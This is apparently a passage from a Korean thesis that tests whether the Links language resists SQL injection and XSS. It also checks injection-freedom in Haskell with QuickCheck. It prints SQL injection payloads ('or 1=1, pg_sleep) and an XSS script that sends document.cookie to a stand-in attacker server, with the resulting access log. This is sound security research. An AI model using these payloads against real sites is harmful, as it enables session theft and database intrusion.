

그림 36 SQL 무결성 트리 예시

그러나 변수 X에 아래의 [그림 37]과 같이 SQL Injection 공격 구문이 삽입된다면 SQL 문의 트리 구조는 아래의 그림과 같이 변수 X 보다 상위의 자리까지 트리 구조의 변화가 일어나게 된다.

```
X = ’ “ or 1 = 1 ‘

“ SELECT  * FROM t WHERE id = ‘ ’ or 1 = 1 ”
```

그림 37 SQL 무결성이 깨진 SQL 문 예시



그림 38 SQL 무결성이 깨진 트리 예시

[그림 38]의 오른쪽 그림과 같이 변수 X의 자리보다 상위의 트리 구조가 변경됨으로써 본래 SQL 구문의 의도와는 다르게 SQL 구문의 의도가 변경되었고 이를 통해 해당 SQL 문에 SQL Injection 공격이 이루어졌음을 확인할 수 있다. 이 성질을 통해 Links 프로그램에서의 SQL Injection 공격의 여부를 판단한다. 종류별 공격 방법에 대해 확인하였다.

3.2.2. SQL Injection 종류별 공격 결과

이 절에서는 다음 예제 프로그램을 대상으로 SQL Injection 공격을 시도한 내용과 그 결과에 대해 기술한다. [그림 39]의 프로그램은 앞서 2장에서 서술한 예제 프로그램과 유사한 dictionary 프로그램의 light 버전으로 단어를 입력하면 그 정의를 보여준다. 이 프로그램으로 인증 과정이 필요한 Bypass SQL Injection 공격을 제외한 다른 SQL Injection 공격 과정에 대해 설명한다.

```
fun format(words) {
 for (w <- words)
  <span>
   <b>{stringToXml(w.word)}</b>
   <i>{stringToXml(w.type)}</i>:
      {stringToXml(w.meaning)}
   <br/>
```

```
  </span>
}
fun completions(pre) server {
 var wordlist = table "wordlist" with (
   word : String,
   type : String,
   meaning : String
 ) from (database "dictionary");
 if (pre == "") []
 else {
  query  {
   for (w <-- wordlist)
    where (w.word == pre)
     [w]
  }
 }
}
fun suggest(pre) client {
 domReplaceChildren(
  format(completions(pre)),
  getNodeById("suggestions")
 )
}
fun main() {
  var myhandler = spawnClient {
   fun receiver() {
    receive { case Suggest(pre) -> suggest(pre); receiver() }
   }
   receiver()
  };
  page
   <html>
    <head>
     <title>Dictionary suggest</title>
```

```
    </head>
    <body>
     <h1>Dictionary suggest</h1>
     <form l:onkeyup="{myhandler!Suggest(pre)}">
       <input type="text" l:name="pre"
              autocomplete="off"/>
     </form>
     <div id="suggestions"/>
    </body>
   </html>
}main()
```

그림 39 SQL Injection 공격 예시 프로그램

3.2.2.1. Bypass SQL Injection

Bypass SQL Injection 공격은 로그인과 같은 인증 과정에서 항상 참이 되는 결과를 만드는 쿼리를 삽입하여 패스워드 없이 인증을 우회하여 로그인을 시도하며 이루어지는 공격이다. 이를 위해 로그인 과정이 존재하는 [그림 40]의 프로그램에서 공격을 진행하였다.

```
fun sign_in(order_id, username, password) {
    var cust_id =
      for (u <-- usersTable)
       where (u.user_name == username &&
              u.password == password)
        [(1=u.cust_id)];

    if (cust_id == [])
      errorPage("Incorrect username/password combination")
    else {
      var cust_id = hd(cust_id).1;
      if (order_id <> -1)
        claimCart(order_id, cust_id)
      else ();
```

```
      search_results(cust_id, order_id, 1, 1, 0)
    }
  }

  fun sign_in_form(order_id) {
   page
    <html> {htmlHead()}
      <h1>Log In</h1>
      <form l:action="{sign_in(order_id, username, password)}">
        <p class="instructions">Enter your username and password her
e:</p>
        <table class="data-entry">
          <tr><td class="label">
            Username:</td><td>    <input type="text" l:name="username"
/>
          </td></tr>
          <tr><td class="label">
            Password:</td><td>    <input type="password" l:name="passw
ord" />
          </td></tr>
          <tr><td>
          </td> <td>               <input type="submit" value="Sign in"
/>
          </td></tr>
        </table>
      </form>
    </html>
  }
```

그림 40 Bypass SQL Injection 공격 예시 프로그램

아래의 표는 단어 입력창에 언제나 결과값이 참이 되는 인자를 OR 연산자를 활용해 뒤에 덧붙여 bypass SQL injection 공격 문구를 전송하였을 때 Links 프로그램의 디버깅 코드이다.

표 9 Bypass SQL Injection 공격 결과

'or1=1
입력값
Generated query: select (t10626."cust_id") as "1" from "users" as t10626 where ((t10626."user_name") = (''' or 1=1')) and ((t10626."password") = (' 1234')) Running query: select (t10626."cust_id") as "1" from "users" as t10626 where ((t10626."user_name") = (''' or 1=1')) and ((t10626."password") = (' 1234')) db#exec time: 9488
디버깅 코드

그 결과 작은따옴표(‘)를 string으로 받아들여 처리해 쿼리문으로서 동작하지 않도록 하여 SQL injectin 허용을 원칙적으로 받아들이지 않는다.



그림 41 bypass-tree

3.2.2.2. Error-Based SQL Injection

[그림 39]의 예시 프로그램에 데이터베이스와 관련된 에러 메시지가 나오는지 확인하기 위해 burp를 통해 서버로 데이터를 전송할 때 작은따옴표(‘)를 포함해 데이터베이스의 버전을 확인하는 쿼리를 삽입하였으나 [표 10]과 같이 데이터베이스와 관련된 에러 메시지가 출력되지 않아 데이터베이스에 대한 정보가 노출

되지 않았다.

표 10 Error-Based SQL Injection 공격 결과

'cast(,cast(chr(126)||version()||chr(126) as int)--
입력값
Response Pretty Raw Hex Render 1 HTTP/1.1 500 Internal Server Error 2 content-length: 28 3 4 Error: Internal Server Error
Response

3.2.2.3. Union-Based SQL Injection

앞서 2장 중 SQL Injection에 관한 설명에서 Union-Based SQL Injection 공격을 진행하기 위해서는 Error-Based SQL injection 공격과 연계해 컬럼 개수와 데이터 형식을 파악한 뒤 진행한다고 하였는데 Links 예시 프로그램에서는 Error-Based SQL Injection이 이루어지지 않아 Union-Based SQL Injection 공격이 이루어지지 않는다.

3.2.2.4. Content-Based Blind SQL Injection

[표 11]은 content-based blind SQL injection 공격 문구를 입력창에 입력해 전송한 후 Links 프로그램의 디버깅 코드이다.

표 11 Content-Based Blind SQL Injection 공격 결과

' and '%'='
입력값
Generated query: select (t9581."meaning") as "meaning",(t9581."type") as "type",(t9581."word") as "word" from "wordlist" as t9581 where (t9581."word") = (''' and ''%''=''') Running query: select (t9581."meaning") as "meaning",(t9581."type") as "type",(t9581."word") as "word"

from "wordlist" as t9581 where (t9581."word") = (''' and ''%''=''') db#exec time: 679
디버깅 코드

항상 참이 되는 결과를 입력하였지만 그 결과 입력값이 string으로 처리 되어 SQL문으로 처리되지 않았다.

3.2.2.5. Time-Based Bilnd SQL Injection

[표 12]는 time-based blind SQL injection 공격 문구를 전송한 Links 프로그램의 디버깅 코드이다. pg_sleep 함수를 통해 쿼리가 실행되는 도중 잠깐 sleep되도록 하였다. pg_sleep 함수는 postgresql에서 사용하는 함수로 함수 뒤에 입력하는 시간동안 쿼리문의 실행을 지연시킨다.

표 12 Time-Based SQL Injection 공격 결과

' or 1 and pg_sleep(3)#
입력값
Generated query: select (t9673."meaning") as "meaning",(t9673."type") as "type",(t9673."word") as "word" from "wordlist" as t9673 where (t9673."word") = (''' or 1 and pg_sleep(3)#') Running query: select (t9673."meaning") as "meaning",(t9673."type") as "type",(t9673."word") as "word" from "wordlist" as t9673 where (t9673."word") = (''' or 1 and pg_sleep(3)#') db#exec time: 677
디버깅 코드

입력된 값이 참이면 3초 후 응답하도록 시간을 지연하도록 공격 문구를 입력했지만 해당 입력값이 쿼리문이 아닌 string으로 처리되어 공격 문구가 실행되지 않았다.

이처럼 여러 가지 SQL Injection 공격 시도 결과 Links 언어가 작은 따옴표(’)

와 같은 특수문자를 처리할 때 문자열로 처리하여 SQL injection 공격의 아이디어를 원천적으로 방어함으로써 SQL Injection 공격이 실제로 이루어졌을 때 이러한 언어의 특성상 공격을 방어하기 용이함을 확인할 수 있었다.

3.2.3. SQL injection 검증

Links 언어가 갖고있는 특성으로 인해 SQL Injection이 없음이라는 성질을 검증하기 위해 자동화 테스트 방법을 진행하였다. 함수형 언어인 Haskell로 작성된 Quickcheck 라이브러리는 테스트 데이터를 자동으로 생성하는 방법을 제공한다. 이 라이브러리는 Haskell로 정의된 타입에 대하여 무작위로 해당 타입의 값을 생성하는 함수의 정의 방법을 제공한다. 즉, 주어진 Haskell 타입들에 대하여 타입을 구성하는 서브 타입의 값을 랜덤으로 만드는 함수들을 정의한 뒤, 주어진 타입과 서브 타입들의 구성에 따라서 서브 타입들에 대한 랜덤 함수들을 조합해서 최종 랜덤 함수를 정의한다. Haskell의 타입은 정수와 같은 기본 타입 (primitive type), 불(Bool) 타입과 같은 선택적 타입 (sum type), 둘 이상의 타입으로 구성된 구조화 타입 (product type)으로 정의된다. Quickcheck 라이브러리를 활용하여 각 유형들을 랜덤 함수로 만드는 방법을 설명한다.

SQL Injection에서 일어나는 과정을 모델링 하여 일어날 수 있는 모든 입력값에 대해 SQL Injection이 이루어졌는지에 대하여 퍼징 테스트를 통해 확인한다.

3.2.3.1. SQL 모델링

SQL Injection이 없음(SQL Injection-free)을 보이기위한 데이터베이스 프로그래밍 언어의 SQL 특징을 모델링한다. SQL 인젝션이 없다는 성질은 프로그램에 나타난 모든 SQL 식에 대하여 그 식에 나타난 변수 var를 어떤 문자열 str로 바꿨을 때, 본래 SQL식의 구조가 바뀐 SQL 식에서도 여전히 유지가 됨을 의미한다.

SQL 인젝션이 없다는 성질은 SQL 쿼리문을 만드는 방법에 의존한다. Links 데이터베이스 프로그래밍 언어는 트리 구조의 기반해 SQL 쿼리문을 작성할 수

있고, “ ‘ or 1 = 1 ” 와 같은 문자열에 포함된 작은 따옴표(‘)를 SQL 인젝션에 이용하지 못하도록 이스케이프 문자(‘’‘)로 처리하는 방법을 프로그래밍 언어에서 지원한다.

이 두가지 방법을 사용하는 데이터베이스 프로그래밍 언어라면 SQL 인젝션을 방어하는 성질을 갖추고 있을 것이다. 이 절에서 이 주장을 검증하고자 한다.

SQL 문을 표현하는 방법은 [그림 42]와 같이 이루어진다.

```
-- Petite SQL
data SQL =
    SQL Cols Tbl (Maybe Pred)
    deriving (Eq,Show)

data Cols =
    Star             -- *
  | Cols [String]    -- column names
  deriving (Eq,Show)

type Tbl = String

data Pred =
    Or Pred Pred
  | Term Term
  deriving (Eq,Show)

data Term =
    Eq Value Value  -- col = x
    deriving (Eq,Show)

data Value =
    ColName String
  | StrVal String
  | IntVal Int
```

```
  | Var      String
  deriving (Eq,Show)
```

그림 42 Petite SQL

타입 SQL은 데이터 컨스트럭터 (Data Contructor) SQL로 SQL, Cols, Tbl 그리고 Pred를 원소로 하는 구조화 데이터 값의 집합이다. 여기서 SQL은 문맥에 따라 동일한 이름인 SQL을 타입인지 데이터 컨스트럭터인지 구분할 수 있기 때문에 혼용하여 사용한다.

SQL 문에서 사용되는 SELECT, FROM, WHERE 구문을 모델링하는 과정을 거쳐 SELECT column 은 Cols 타입으로, FROM table 은 Tbl 타입으로 모델링 된다. 테이블의 column은 *(레코드의 모든 column)이거나 column 이름들의 리스트이기 때문에 Cols는 Star 이거나 Cols의 문자열 리스트로 표현한다. 여기서 “[”과 “]”는 리스트로 여러 원소들의 집합을 표현한다. 테이블은 단순히 테이블 이름만을 사용하기 때문에 Tbl은 문자열 리스트로 구성한다.

Pred는 조건식을 OR 구문을 통해 여러개 묶은 것을 구조화한 것이고, term은 컬럼과 값이 같은지를 확인한다. Value는 나뉠 수 있는 가장 작은 단위로 문자열인 CloName, StrVal, 정수인 IntVal, 문자열인 Var로 구성되어있는데, SQL 쿼리를 통해 입력된 값이 데이터베이스 내부에 존재하는지 비교할 때 사용하는 모든 값을 표현했다.

3.2.3.2. SQL Injection 무결성에 관한 정의

이를 확인하기 위한 injFree 함수는 두 개의 SQL 식을 받아 SQL Injection이 일어나면 False, 일어나지 않았다면 True를 반환한다. SQL 문에서 조건문에 해당하는 WHERE 절에 나타나는 변수에 사용자나 공격자가 어떠한 값을 입력하더라도 위의 정의에 대한 설명과 같이 변수 자리의 아래 트리만 변경이 되고 변수 자리의 상위 트리 노드의 구조에는 변경이 일어나지 않음을 통해 SQL Injection의 여부를 판단한다.

```
injFree (SQL cols1 tbl1 maybePred1) (SQL cols2 tbl2 maybePred2) =
  cols1==cols2 && tbl1==tbl2 && injFreeMaybePred maybePred1 maybeP
```

```
red2

injFreeMaybePred Nothing Nothing = True
injFreeMaybePred (Just pred1) (Just pred2) = injFreePred pred1 pred2
injFreeMaybePred _ _ = False

injFreePred (Term term1) (Term term2) = injFreeTerm term1 term2
injFreePred (Or pred11 pred12) (Or pred21 pred22) =
  injFreePred pred11 pred21 && injFreePred pred12 pred22
injFreePred _ _ = False

injFreeTerm (Eq v11 v12) (Eq v21 v22) =
  injFreeValue v11 v21 && injFreeValue v12 v22

injFreeValue (ColName c1) (ColName c2) = c1==c2
injFreeValue (StrVal s1)  (StrVal s2)  = s1==s2
injFreeValue (IntVal i1)  (IntVal i2)  = i1==i2
injFreeValue (Var x)       _           = True   -- Can be ColName c!
injFreeValue _            (Var x)      = True   --
injFreeValue _             _           = False
```

그림 43 injFree 함수

두 SQL을 SQL과 SQL'이라고 할 때 cols, tbl을 각각 갖고 있고 각각 Pred를 갖고 있을 수도 있다. 이때 cols는 cols끼리, tbl은 tbl끼리 비교하고 Pred는 injFreeMaybePred를 통해 Pred끼리 비교해 트리 구조를 비교하는 과정을 통해 true, false를 판단한다.

이 injFree 함수를 통해 위의 그림과 같은 SQL 트리가 사용자 입력을 받는 변수 x 자리의 상위 자리에서 변경되는지를 확인하는 것이다. 이를 통해 사용자 입력이 어떤 것이 들어오든 변수 X 자리보다 상위의 트리 구조를 확인함으로써 트리 구조가 변경되지 않았다면 기존 SQL 문의 의도가 변화하지 않았음을, 트리 구조가 변경되었다면 기존 SQL 문의 의도가 변화했음을 확인할 수 있고 이를 통해 SQL Injection 공격이 수행되었는지 무효화되었는지를 확인할 수 있다.

3.2.3.3. Injection 무결성에 관한 성질

이 injFree 함수를 수식으로 정리하자면 아래와 같이 정리할 수 있다. 모든 sql, var, str에 대해 두 sql에 대해 injFree함을 보인다는 뜻이다.

```
∀sql ∀var ∀str,
        injFree
            (normal sql)
            (normal (parse (print (injection var str sql))))
```

그림 44 injFree 함수의 수식

sql은 Links 프로그램에서 작성한 LINQ 스타일의 트리 자료 구조로 되어있는 SQL문이다. 이 sql 안에는 변수 var가 나타날 수 있다. Links 프로그램의 폼에서 입력받은 문자열 str을 sql에 나타날 수 있는 변수 var에 대체하여 문자열을 인젝션한 SQL문이 injection var str sql 이다.

트리 자료 구조인 인젝션이 된 SQL문을 print 함수를 통해 문자열로 변환하여 준다. 이 문자열을 받은 DBMS는 parser함수를 통해 다시 트리 자료 구조 sql’으로 변환한다. (sql’은 parse (print (injection var str sql)) 이다.) 여기서 print와 parse는 Links 프로그램에서의 print와 DBMS의 parser를 잘 모델링하였다고 가정한다. 모델링에 사용한 parser 함수의 자세한 코드는 부록B에 있다.

sql과 sql’ 사이에 injFree 관계를 보여 sql’의 인젝션 공격이 없음을 보이고자 한다.

단, A OR (B OR C)가 (A OR B) OR C의 경우와 같이 구문적으로는 다르지만 의미적으로는 동일하기 때문에 이러한 점을 감안하여 정규화시킨 sql과 정규화시킨 sql’ 사이에 injFree 관계를 보여야 한다. 그러한 이유로 injFree sql sql’을 보이는 대신 두 SQL문을 정규화 시켜 injFree (normal sql) (normal sql’)를 보인다.

3.2.3.4. 트리 구조의 SQL 쿼리와 작은 따옴표를 특수하게 문자열로 처리하는 데이터베이스 인터페이스

SQL Injection이 없음(SQL Injection-free)을 보이기위한 데이터베이스 프로

그래밍 언어의 SQL 특징을 모델링한다. SQL 인젝션이 없다는 성질은 프로그램에 나타난 모든 SQL 식에 대하여 그 식에 나타난 변수 var를 어떤 문자열 str로 바꿨을 때, 본래 SQL식의 구조가 바뀐 SQL 식에서도 여전히 유지가 됨을 의미한다.

SQL 인젝션이 없다는 성질은 SQL 쿼리문을 만드는 방법에 의존한다. Links 데이터베이스 프로그래밍 언어는 트리 구조의 기반해 SQL 쿼리문을 작성할 수 있고, “ ‘ or 1 = 1 ” 와 같은 문자열에 포함된 작은 따옴표(‘)를 SQL 인젝션에 이용하지 못하도록 이스케이프 문자(‘’‘)로 처리하는 방법을 프로그래밍 언어에서 지원한다.

이 두가지 방법을 사용하는 데이터베이스 프로그래밍 언어라면 SQL 인젝션을 방어하는 성질을 갖추고 있을 것이다. 이 절에서 이 주장을 검증하고자 한다.

Links도 이러한 두가지 방법을 사용하는 데이터 베이스 프로그래밍 언어이다. 첫째, 앞서 2절에서 설명한 LINQ는 트리 구조로 쿼리문을 프로그램에서 작성하는 특징이다. 이 트리 구조를 앞서 PetitSQL에 데이터 타입으로 설명하였다.

둘째, Links 컴파일러에서 LINQ 방식으로 작성된 쿼리문을 SQL 추상 구문 트리로 변환하고 이 트리를 다시 문자열로 바꾸는데, 트리의 노드로 나타난 문자열에서 작은 따옴표가 있을 경우 이스케이프 문자로 특수하게 처리하고 있다. 이 과정을 printSQL이라고 하는 함수를 통해 모델링하였다. [그림 45]는 해당 부분의 코드이다.

```
ppString s = concat    [ "\'"     , ppString1 s     , "\'"     ]


ppString1 [] = []
ppString1 ('\'':xs) = '\'':'\'':ppString1 xs
ppString1 (x:xs) = x:ppString1 xs
```

그림 45 printSQL 함수의 코드 일부

3.2.3.5. 인젝션이 없음이라는 성질을 검증

앞서 설명한 인젝션이 없음이라는 성질을 검증하기 위하여 [그림 46]과 같이

Haskell로 표현하였다.

```
  forAll arbitrary $ \sql ->
        forAll arbitrary $ \var ->
        forAll arbitrary $ \str ->
           injFree (norm sql) . norm . sqlFrom . parseSQL . printSQL .
injection var str $ sql
```

그림 46 인젝션 없음이라는 성질의 Haskell 표현

위 Haskell 식에서 forAll arbitrary $ ₩sql은 모든 sql에 대하여를 표현한 것이고, forAll arbitrary $ ₩var은 모든 변수 이름 var에 대하여 표현한 것이고, forAll arbitrary $ ₩str은 모든 문자열 str에 대하여 표현한 것이다. 뒤 이어 나오는 injFree (norm sql) . norm . sqlFrom . parseSQL . printSQL . injection var str $ sql 은 인젝션이 없음이라는 성질을 Haskell로 표현한 것이다.

Haskell의 성질 기반 테스팅 툴 (property based testing tool)인 QuickCheck를 이용하여 위의 인젝션이 없음이라는 성질을 구현한 Haskell 식을 테스팅하여 검증하였다.

QuickCheck 도구가 랜덤으로 sql, var, str을 생성한 다음 위 Haskell 식을 실행한 뒤 최종적으로 injFree 함수가 항상 참을 반환하는 것을 [그림 47]과 같이 확인하였다.

```
$ stack test
  petitsql> test (suite: petitsql-test)



  SQL injection free?
    For all sql, x, and v, sql is injection-free from injection x v sql
   +++ OK, passed 100 tests.

  Finished in 0.0216 seconds
  1 example, 0 failures
```

```
petitsql> Test suite petitsql-test passed
```

그림 47 injFree 함수 결과

인젝션이 없다는 성질을 검증하는 과정을 아래의 예시와 같이 설명할 수 있다. 이 때, sql 식은 select * from t where name = {z} 이에 해당하는 SQL Star "t" (Just (Term (Eq (ColName "name") (Var "z")))) 이고, 변수 이름 var는 “z”이고, 이 변수를 대체할 문자열 str은 "' or 1=1" 이다. 이 세가지 특정 sql, var, str을 가지고 인젝션이 없다는 성질을 검증하는 과정이다. sql을 인젝션하고, 이 인젝션 된 SQL 문을 print 함수를 통해 문자열로 변환하고, 이 변환된 문자열을 parser 함수를 통해 sql’으로 변환하고, 동일한 의미를 가진 구문을 판단하기위한 정규화 과정까지 4단계를 거쳐 injFree를 진행하였다.

```
1. 시작 단계:
ghci> sql0
SQL Star "t" (Just (Term (Eq (ColName "name") (Var "z"))))

ghci> printSQL sql0
"select * from t where name = {z}"

2. 인젝션 단계:
ghci> sql1 = injection "z" "' or 1=1" sql0
ghci> sql1
SQL Star "t" (Just (Term (Eq (ColName "name") (StrVal "' or 1=1"))))

3. 문자열로 변환하는 단계:
ghci> strsql1 = printSQL sql1
ghci> strsql1
"select * from t where name = ''' or 1=1'"

   (중요한 포인트) ''' 생겼다!
```

```
4. 문자열을 파싱하는 단계:
ghci> sql2 = parseSQL strsql1
ghci> sql2
SQL Star "t" (Just (Term (Eq (ColName "name") (StrVal "' or 1=1"))))

5. (정규화한 다음) 인젝션이 없는지 확인하는 단계
ghci> injFree (norm sql0) (norm sql2)
True
```

그림 48 injFree 진행 단계

위의 [그림 48]과 같은 순서로 처음 문장인 sql0에 sql injection 공격 문구를 주입한 sql1을 printSQL 함수를 통해 문자열로 변환하여 주었다. 이렇게 변환된 strsql1을 보면 sql0과 비교하여 작은따옴표가 추가로 생성된 것을 확인할 수 있다. 이를 통해 SQL injection 공격 문구의 주입이 원천적으로 방어된다. 이렇게 문자열이 된 strsql1은 parse를 통해 다시 SQL문 형식으로 변환한 sql2와 sql0를 서로 비교하여 SQL문의 트리 구조를 살펴볼 때 그 구조에 변화가 없어 SQL Injection 공격이 이루어지지 않았고 이를 통해 injFree함을 확인할 수 있다.

[그림 49]는 여기서 사용된 printSQL 함수의 코드이다.

```
printSQL :: SQL -> String
printSQL (SQL cols tbl maybePred) =
  concat
    [ "select "
    , ppCols cols
    , " from "
    , ppTbl tbl
    , ppWhere maybePred
    ]

ppCols Star = "*"
```

```
ppCols (Cols []) = ""
ppCols (Cols [c1]) = c1
ppCols (Cols (c1:c2:cs)) =
  concat
    [ c1
    , ","
    , ppCols (Cols (c2:cs))
    ]

ppTbl tbl = tbl

ppWhere Nothing = ""
ppWhere (Just pred) =
  concat
    [ " where "
    , ppPred pred
    ]

ppPred (Term term) = ppTerm term
ppPred (Or p q) =
  concat
    [ ppPred p
    , " or "
    , ppPred q
    ]

ppTerm (Eq v1 v2) =
  concat
    [ ppValue v1
    , " = "
    , ppValue v2
    ]

ppValue (ColName s) = s
```

```
ppValue (StrVal s) = ppString s
ppValue (IntVal i) = show i
ppValue (Var x) = "{"++x++"}"

ppString s =
  concat
    [ "\'"
    , ppString1 s
    , "\'"
    ]

ppString1 [] = []
ppString1 ('\'':xs) = '\'':'\'':ppString1 xs
ppString1 (x:xs) = x:ppString1 xs
```

그림 49 PrintSQL 함수

이러한 과정을 통해 Links 언어는 SQL Injection 공격을 효과적으로 차단하지만 이러한 방법이 Links 언어만의 특징이라고 할 수는 없다. 이미 SQL Injection에 대응하는 방법으로 입력받은 문자열을 그대로 처리하는 대신 문자열 내의 특수문자를 예외처리하여 문자열을 새로 만들어 대체하는 방법이 널리 알려져있기 때문이다. 그러나 그동안은 이를 개발자가 의식하여 라이브러리로 호출하는 수고가 필요하였는데 Links 언어에서 이러한 동작이 언어 자체에 적용되어 있음으로써 개발자의 실수로 말미암아 일어날 수 있는 일말의 실수까지 예방할 수 있게 된 것에 의의가 있다.

3.3. XSS (Cross-Site Scripting)

여기서는 Links 프로그램에 XSS 공격을 실험한 내용을 정리한다.

3.3.1. XSS 개요

[그림 50]은 사용자가 이름을 입력하면 그 입력을 반환하도록 하는 Links 프

로그램의 코드이다. 이 프로그램의 입력창에 사용자가 문자열을 입력하면 문자열을 stringtoxml 이라는 라이브러리 함수를 통해 xml타입으로 변환하여 반환한다. 앞서 2장에서 설명하였듯 Links 언어에서 html 태그가 사용되는 부분은 xml 타입으로 구성되어 있기 때문에 string 타입으로 입력받은 입력값을 html 태그 안에서 사용하기 위해서는 xml 타입으로 변환해주어야 한다. 이러한 예시 프로그램의 변형을 이용해 Links 프로그램의 XSS 공격에 대해 실험하였다.

```
fun foo(name) {
        replaceNode(
         <div id="xyz"> {stringToXml(name)} </div>
         ,
         getNodeById("xyz")
         )
}
fun xsstest(msg) {
        page
        <html>
                <body>
                        <form l:onsubmit="{foo(x)}" method="post">
                                <input l:name="x" />
                                <button type="submit">Submit!</button>
                        </form>
                        <div id="xyz"> Input your name!</div>
                </body>
        </html>

}
fun main(){
        addRoute("", xsstest);
        servePages()
}
main()
```

그림 50 Links 예시 프로그램

XSS 공격에 대해 프로그램 내부에 스크립트 태그가 있는 경우(정적 스크립트 태그)와 프로그램 내부에 스크립트 태그가 없는 경우(동적 스크립트 태그)로 분류하여 실험을 진행하였다.

앞서 2장에서 XSS 공격의 세가지 종류에 대해 설명하였는데 Links 언어의 특성과의 관계를 확인하기 위해 Stored XSS와 DOM-Based XSS 두 가지 XSS 공격에 대해 실험을 진행하고, Reflected XSS의 경우는 공격의 진행 방식이 서버 측 보안 환경의 영향을 받는 공격이라 Links 언어의 특성과의 관계가 존재하지 않다고 판단하여 실험을 진행하지 않았다.

또, DOM-Based XSS 공격이 다른 Stored XSS, Reflected XSS와 다른 점은 공격자가 삽입한 공격 구문이 서버를 거치지 않고, 사용자의 클라이언트 환경에서 실행된다는 것이다. 얼핏 보기에는 Reflectd XSS와 비슷하게 느껴질 수 있지만, Reflected XSS 공격에서는 공격자의 공격 구문이 담긴 링크가 포함되어 있는 이메일 피싱 등을 통해 해당 링크를 클릭하였을 때, 공격 구문이 서버에 도달한 후 사용자에게 돌아오는 것이고, DOM-Based XSS는 공격 구문이 서버에 전송되지 않고, 사용자의 클라이언트에 남아있다가 실행된다는 점에서 서버 측 보안을 무력화하는 공격이라는 점이 특징이라 DOM-Based XSS 공격이 Links 프로그램에서도 동작하는지 확인해보았다.

3.3.2. 정적 스크립트 태그 (프로그램 내부 <script> 유)

[그림 50]을 프로그램 내부에 script 태그를 사용하여 [그림 52]와 같이 변형하였다. 여기서 XSS 공격의 가능 여부를 확인하기 위해 임의로 테스트 환경을 구축하여 cookie가 전송되었는지 확인해보기 위해 [그림 51] 같이 setCookie 함수를 통해 cookie를 임의로 지정해주었다.

```
setCookie(“password”, “fooxyz”);
```

그림 51 임의로 지정한 cookie

```
fun foo(x) {
        setCookie("password", "fooxyz");
        replaceNode(
         <div id="xyz"><script> {stringToXml(x)} </script></div>
         ,
         getNodeById("xyz")
         )
}
fun xsstest2(msg) {
        page
        <html>
                <body>
                        <form l:onsubmit="{foo(x)}" method="post">
                                <input l:name="x" />
                                <button type="submit">Submit!</button>
                        </form>
                        <div id="xyz"> Input your name!</div>
                </body>
        </html>

}
fun main(){
        addRoute("", xsstest2);
        servePages()
}
main()
```

그림 52 정적 스크립트 태그 예시 프로그램

프로그램의 쿠키와 세션 정보를 공격자의 서버로 전송하도록 동작하는 스크립트를 [그림 53]와 같이 입력하였다. 여기서 공격자의 서버는 임의로 apache2 서버가 공격자의 서버라고 가정해 cookie를 전송하도록 하였다.

```
<script>document.location='http://127.0.0.1/cookie?'+document.cookie</
script>
```

그림 53 cookie 전송하는 공격 스크립트

공격자의 apache2 서버 접근 로그를 확인해보면 [그림 54]와 같이 공격자가 전송하도록 유도한 사용자의 cookie를 확인할 수 있다. 이를 통해 스크립트 태그를 사용한다면 xss 공격이 가능할 수도 있음을 확인하였다.

```
$ tail -f /var/log/apache2/access.log
127.0.0.1 -- [24/May/2022:16:45:46 +0900\ "GET /cookie?password=foox
yz HTTP/1.1" 404 488 "http://localhost:8080/" "Mozilla/5.0 (x11; Ubunt
u; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0"
127.0.0.1 -- [24/May/2022:18:26:06 +0900\ "GET /password=fooxyz;%20
word=fooxyz HTTP/1.1" 404 488 "http://127.0.0.1:8080/" "Mozilla/5.0 (x
11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0"
```

그림 54 공격자의 서버에 기록된 로그

